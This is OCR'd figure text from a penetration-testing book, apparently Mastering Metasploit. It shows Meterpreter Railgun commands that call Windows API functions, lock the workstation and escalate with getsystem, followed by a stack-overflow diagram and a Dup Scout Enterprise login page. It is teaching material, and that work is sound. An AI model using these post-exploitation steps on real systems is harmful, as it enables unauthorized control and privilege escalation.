
```
>> client.railgun.known_dll_names
RuntimeError: Library known_dll_names not found. Known libraries: ["kernel
32",
 "ntdll",
 "user32",
 "ws2_32",
 "iphlpapi",
 "advapi32",
 "shell32",
 "netapi32",
 "crypt32",
 "wlanapi",
 "wldap32",
 "version",
 "psapi"]
```


```
?> session.railgun.user32.functions.each_pair {|n, v| puts "Function: #{n}
,\n Return Value Type: #{v.return_type},\n Parameters: #{v.params}\n\n\n"}

Function: ActivateKeyboardLayout,
 Return Value Type: DWORD,
 Parameters: [["DWORD", "hkl", "in"], ["DWORD", "Flags", "in"]]


Function: AdjustWindowRect,
 Return Value Type: BOOL,
 Parameters: [["PBLOB", "lpRect", "inout"], ["DWORD", "dwStyle", "in"], ["
BOOL", "bMenu", "in"]]


Function: AdjustWindowRectEx,
 Return Value Type: BOOL,
 Parameters: [["PBLOB", "lpRect", "inout"], ["DWORD", "dwStyle", "in"], ["
BOOL", "bMenu", "in"], ["DWORD", "dwExStyle", "in"]]


Function: AllowSetForegroundWindow,
 Return Value Type: BOOL,
 Parameters: [["DWORD", "dwProcessId", "in"]]
```


```
?> session.railgun.user32.MessageBoxA(0, "Hello, from Mastering Metasploit
", "Hacked!!", "MB_OK")
```





```
>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "ErrorMessage"=>"The operation completed successful
ly.", "return"=>true}
```











```
meterpreter > run urlmon
[*] Adding Function
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run railgun_demo
meterpreter >
```



Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\>
Registry Editor
File Edit View Favorites Help
Computer
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
HKEY_CURRENT_CONFIG
Name
Type
Computer
Apex
Locked
Password
Switch User
Ease of Access
Windows 7 Home Basic
C:\
File Edit New Tools
Map Network Drive...
Disconnect Network Drive...
Find File F9
Open Command Console Shift+Ctrl+D
Folder Options...
Remove Programs...
Registry Editor...
Open Registry Key...
Task Manager...
Empty Recycle Bin
Save Settings Now
Desktop
Libraries
SYSTEM
Computer
Network
Recycle Bin
Normal
Overwrite
Zip Password
Relative Path
Update
Hidden/System
40 object(s)
0 object(s) selected


Chapter 3: Th e Exploit Formulation Process






0x00000000
0x00000000
SPACE FOR OUR VARIABLE
SAVED EBP
SAVED EIP
ESP: Top Of Stack
EBP: Frame Pointer
EIP: 0XAAAAAAAA?
Program cannot find the address of the next instruction
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
0xFFFFFFFF
0xFFFFFFFF



192.168.248.1/login
170%
Cloud
Dup Scout Enterprise v10.0.18
14-Oct-2019 15:11:04
Dup Scout Enterprise Login
User Name:
Password:
Login
Cancel



Dup Scout Enterprise Login
input 244.8 × 19.1333
User Name:
Password:
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
